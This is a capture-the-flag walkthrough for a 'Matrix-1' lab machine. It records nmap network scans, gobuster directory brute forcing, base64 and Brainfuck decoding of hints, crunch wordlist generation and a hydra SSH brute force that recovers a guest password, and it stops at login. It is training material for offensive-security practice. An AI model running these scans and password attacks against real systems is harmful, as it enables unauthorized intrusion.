
Matrix – 1

CTF Lab


In This CTF we will find the flags with the help of hints clues that are hiding in the machine.

- ## Step 1:

  We will scan entire network with help of nmap and find our targeted machine.



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.1/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 01:53 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0070s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: 20:0C:86:B8:63:80 (GX India Pvt)

Nmap scan report for 192.168.1.2
Host is up (0.016s latency).
All 1000 scanned ports on 192.168.1.2 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: AC:82:47:30:FA:43 (Intel Corporate)

Nmap scan report for 192.168.1.5
Host is up (0.023s latency).
All 1000 scanned ports on 192.168.1.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: EE:49:AA:67:BF:85 (Unknown)

Nmap scan report for 192.168.1.6
Host is up (0.00028s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite
MAC Address: 00:0C:29:6A:21:E4 (VMware)

Nmap scan report for 192.168.1.38
Host is up (0.0052s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
902/tcp  open  iss-realsecure
2049/tcp open  nfs
3389/tcp open  ms-wbt-server
7070/tcp open  realserver
MAC Address: F0:A6:54:27:18:5B (Cloud Network Technology Singapore PTE.)

Nmap scan report for 192.168.1.7
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.1.7 are in ignored states.
```




"Follow the White Rabbit"

Welcome to the real world, Neo. I'm glad you're here

We have found our targeted machine….

➢ Step 2:

Now we will scan targeted machine for any vulnerabilities and open ports.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -p20-40000  192.168.1.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 02:04 EDT
Nmap scan report for 192.168.1.6
Host is up (0.00095s latency).
Not shown: 39978 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|_  256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
80/tcp    open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_http-title: Welcome in Matrix
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_http-title: Welcome in Matrix
MAC Address: 00:0C:29:6A:21:E4 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.98 seconds

┌──(kali㉿kali)-[~]
└─$ nmap --script=http-enum.nse 192.168.1.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 02:05 EDT
Nmap scan report for 192.168.1.6
Host is up (0.00027s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite
MAC Address: 00:0C:29:6A:21:E4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 32.63 seconds
```

We found some open ports but nothing special ….


➢ Step 3:

Now we will try to directory brute force this ip with the help of gobuster.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.6 -w  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.6
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 3734]
/assets               (Status: 301) [Size: 0] [--> /assets/]
Progress: 316887 / 882244 (35.92%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 317039 / 882244 (35.94%)
===============================================================
Finished
===============================================================
```


We found assets name directory lets check it



We found this image in assets this means like rabbits make their way through underground likes that we will get this machine access with similar process.


Step 4:

We found that port no. 31337 is open let's see what is on that port…



```
            </div><!-- End / youtube -->


            <!-- header -->
            <div class="header">
                <div class="header__left"><span>Welcome in Matrix</span>
                </div>
                <div class="header__social">


                </div>
            </div><!-- End / header -->

            <div class="container">
                <div class="hero__wrapper">
                    <div class="row">
                        <div class="col-lg-10 col-xs-offset-0 col-sm-offset-0 col-md-offset-0 col-lg-offset-1 ">
                            <div class="hero__title inner"><span class="hero__icon">b</span>
                                <h1 class="hero__title">Cypher</h1>
                                <p class="hero__text">"You know.. I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After nine years.. you know what I realize? Ignorance i
                            </div>
                        </div>
                    </div>

                    <!-- countdown__module hide undefined -->
                    <div class="countdown__module hide undefined" data-date="2018/10/17">
                        <p><span>%D</span> Days</p>
                        <p><span>%H</span> Hours</p>
                        <p><span>%M</span> Minutes</p>
                        <p><span>%S</span> Seconds</p>
                    </div><!-- End / countdown__module hide undefined -->

                    <div class="service-wrapper">



                        <!-- service -->
                        <div class="service">
                            <!--p class="service__text">ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=</p-->
                        </div><!-- End / service -->


                    </div>
                </div>
            </div>
        </div><!-- End / hero -->

    </div>
```


We found some encrypted code lets decrypt it with the help of base64 decoder because there is = sign so base 64 will work



```
┌──(kali㉿kali)-[~]
└─$ echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix
```

We got hint: echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix


I think this Cypher.matrix is file name lets try to put that on web and see what we got



Error response

Cypher.matrix
Completed — 4.0 KB

We have got a file lets what is in it




```
+++++ ++++[ ->+++ +++++ +<]>+ +++++ ++.<+ +++[- >++++ <]>++ ++++. +++++
+.<++ +++++ ++[-> ----- ----< ]>--- -.<++ +++++ +[->+ +++++ ++<]> +++.-
-.<++ +[->+ ++<]> ++++. <++++ ++++[ ->--- ----- <]>-- ----- ----- --.<+
+++++ ++[-> +++++ +++<] >++++ +.+++ +++++ +.+++ +++.< +++[- >---< ]>---
---.< +++[- >+++< ]>+++ +.<++ +++++ ++[-> ----- ----< ]>-.< +++++ +++[-
>++++ ++++< ]>+++ +++++ +.+++ ++.++ ++++. ----- .<+++ +++++ [->-- -----
-<]>- ----- ----- ----. <++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ +.<++
+[->- --<]> ---.< ++++[ ->+++ +<]>+ ++.-- .---- ----- .<+++ [->++ +<]>+
+++++ .<+++ +++++ +[->- ----- ---<] >---- ---.< +++++ +++[- >++++ ++++<
]>+.< ++++[ ->+++ +<]>+ +.<++ +++++ ++[-> ----- ----< ]>--. <++++ ++++[
->+++ +++++ <]>++ +++++ .<+++ [->++ +<]>+ ++++. <++++ [->-- --<]> .<+++
[->++ +<]>+ ++++. +.<++ +++++ +[->- ----- --<]> ----- ---.< +++[- >---<
]>--- .<+++ +++++ +[->+ +++++ +++<] >++++ ++.<+ ++[-> ---<] >---- -.<++
+[->+ ++<]> ++.<+ ++[-> ---<] >---. <++++ ++++[ ->--- ----- <]>-- -----
-.<++ +++++ +[->+ +++++ ++<]> +++++ +++++ +++++ +.<++ +[->- --<]> -----
-.<++ ++[-> ++++< ]>++. .++++ .---- ----. +++.< +++[- >---< ]>--- --.<+
+++++ ++[-> ----- ---<] >---- .<+++ +++++ [->++ +++++ +<]>+ +++++ +++++
.<+++ ++++[ ->--- ----< ]>--- ----- -.<++ +++++ [->++ +++++ <]>++ +++++
+++.. <++++ +++[- >---- ---<] >---- ----- --.<+ +++++ ++[-> +++++ +++<]
>++.< +++++ [->-- ---<] >-..< +++++ +++[- >---- ----< ]>--- ----- ---.-
--.<+ +++++ ++[-> +++++ +++<] >++++ .<+++ ++[-> +++++ <]>++ +++++ +.+++
++.<+ ++[-> ---<] >---- --.<+ +++++ [->-- ----< ]>--- ----. <++++ +[->-
----< ]>-.< +++++ [->++ +++<] >++++ ++++. <++++ +[->+ ++++< ]>+++ +++++
+.<++ ++[-> ++++< ]>+.+ .<+++ +[->- ---<] >---- .<+++ [->++ +<]>+ +..<+
++[-> +++<] >++++ .<+++ +++++ [->-- ----- -<]>- ----- ----- --.<+ ++[->
---<] >---. <++++ ++[-> +++++ +<]>+ ++++. <++++ ++[-> ----- -<]>- ----.
<++++ ++++[ ->+++ +++++ <]>++ ++++. +++++ ++++. +++.< +++[- >---< ]>--.
--.<+ ++[-> +++<] >++++ ++.<+ +++++ +++[- >---- ----- <]>-- -.<++ +++++
+[->+ +++++ ++<]> +++++ +++++ ++.<+ ++[-> ---<] >--.< ++++[ ->+++ +<]>+
+.+.< +++++ ++++[ ->--- ----- -<]>- --.<+ +++++ +++[- >++++ +++++ <]>++
+.+++ .---- ----. <++++ ++++[ ->--- ----- <]>-- ----- ----- ---.< +++++
+++[- >++++ ++++< ]>+++ .++++ +.--- ----. <++++ [->++ ++<]> +.<++ ++[->
----< ]>-.+ +.<++ ++[-> ++++< ]>+.< +++[- >---< ]>--- ---.< +++[- >+++<
]>+++ +.+.< +++++ ++++[ ->--- ----- -<]>- -.<++ +++++ ++[-> +++++ ++++<
]>++. ----. <++++ ++++[ ->--- ----- <]>-- ----- ----- ---.< +++++ +[->+
+++++ <]>++ +++.< +++++ +[->- ----- <]>-- ---.< +++++ +++[- >++++ ++++<
]>+++ +++++ .---- ---.< ++++[ ->+++ +<]>+ ++++. <++++ [->-- --<]> -.<++
+++++ +[->- ----- --<]> ----- .<+++ +++++ +[->+ +++++ +++<] >+.<+ ++[->
---<] >---- .<+++ [->++ +<]>+ +.--- -.<++ +[->- --<]> --.++ .++.- .<+++
+++++ [->-- ----- -<]>- ---.< +++++ ++++[ ->+++ +++++ +<]>+ +++++ .<+++
[->-- -<]>- ----. <+++[ ->+++ <]>++ .<+++ [->-- -<]>- --.<+ +++++ ++[->
```

➢ Step 5:

We will search on google about this language and find its decoder to decode it.


This is something we got let's decode this with the help of google….


Welcome in Matrix
Welcome in Matrix
http://192.168.1.6:31337/
Directory listing for /assets/i
http://192.168.1.6/assets/im
Error response
Brainfuck Language - Onl
https://www.dcode.fr/brainfuck-language
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
3:17
BRAINFUCK
Informatics › Programming Language › Brainfuck
Search for a tool
SEARCH A TOOL ON DCODE
e.g. type 'boolean'
BROWSE THE FULL DCODE TOOLS' LIST
Results
BRAINFUCK INTERPRETER
BRAINF*CK CODE TO INTERPRET
ARGUMENT
SHOW MEMORY STATE
▶ EXECUTE
See also: Leet Speak 1337 – LOLCODE Language – ReverseFuck – Alphuck – JSFuck Language [][(!+[]) – Binaryfuck
BRAINFUCK ENCODER
PLAINTEXT TO CODE IN BRAINF**K
dCode Brainfuck
ADD A SEPARATOR BETWEEN INSTRUCTIONS
▶ ENCRYPT
Summary
Brainfuck Interpreter
Brainfuck Encoder
What is Brainfuck? (Definition)
How does Brainfuck work?
How to encrypt using Brainfuck code?
How to encrypt using Brainfuck Shortcut code?
How to decrypt Brainfuck code?
How to decrypt Brainfuck Shortcut code?
How to recognize Brainfuck coded text?
What is the memory state?
What are the variants of the Brainfuck code?
What is Brainfuck for?
When was Brainfuck invented?
Similar pages
ReverseFuck
JSFuck Language [][(!+[])
LOLCODE Language
Binaryfuck
Alphuck
Ook!
Pikalang
DCODE'S TOOLS LIST
Support
Paypal
Feedback
Brainfuck - dCode
Tag(s) : Programming Language

```
Input: +++++ ++++[ ...<
  Arg:
Output:

You can enter into matrix as guest, with pass
Note: Actually, i forget last two characters

Memory Dump: [index] = char (ASCII code)
[0] = (0)
[1] = (10)
pointer = 0
```

☑ SHOW MEMORY STATE
□ ADD A SEPARATOR BETWEEN INSTRUCTIONS

We decode it….


kali-linux-2025.1a-vmware-...
Matrix
*Untitled 1 - Mousepad
File Edit Search View Document Help

```
you can enter into matrix as guest, with password k1ll0rXX

Note: Actually, I forget last two characters so I have replaced with XX try your luck and find correct string of password.
```


Now we have a password but as it says there is last 2 characters are missing in that password.

➢ Step 6:

Now we have incomplete password we will try to find remaining characters with the help of tool name crunch.

Command: crunch 8 8 -t “k1ll0r%@” > matrix-pass.txt

Note: In crunch when we put % it is for numbers it will try 0 to 9 all possible combination put all number and generate wordlist and same for @ but @ tries all the possible alphabets in small case and generate word list.




```
┌──(kali㉿kali)-[~]
└─$ crunch 8 8 -t "k1ll0r%@" > matrix-pass.txt
Crunch will now generate the following amount of data: 2340 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

┌──(kali㉿kali)-[~]
└─$ cat  matrix-pass.txt
k1ll0r0a
k1ll0r0b
k1ll0r0c
k1ll0r0d
k1ll0r0e
k1ll0r0f
k1ll0r0g
k1ll0r0h
k1ll0r0i
k1ll0r0j
k1ll0r0k
k1ll0r0l
k1ll0r0m
k1ll0r0n
k1ll0r0o
k1ll0r0p
k1ll0r0q
k1ll0r0r
k1ll0r0s
k1ll0r0t
k1ll0r0u
k1ll0r0v
k1ll0r0w
k1ll0r0x
k1ll0r0y
k1ll0r0z
k1ll0r1a
k1ll0r1b
k1ll0r1c
```

Our password list is generated.


➢ Step 7:

Now we have password list and user name also lets try to brute force it with the help of hydra.



```
┌──(kali㉿kali)-[~]
└─$ hydra -l guest -P matrix-pass.txt  ssh://192.168.1.6 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-01 03:47:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 260 login tries (l:1/p:260), ~65 tries per task
[DATA] attacking ssh://192.168.1.6:22/
[22][ssh] host: 192.168.1.6   login: guest   password: k1ll0r7n
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-01 03:47:17
```

We got the password now lets login with the help of this password…

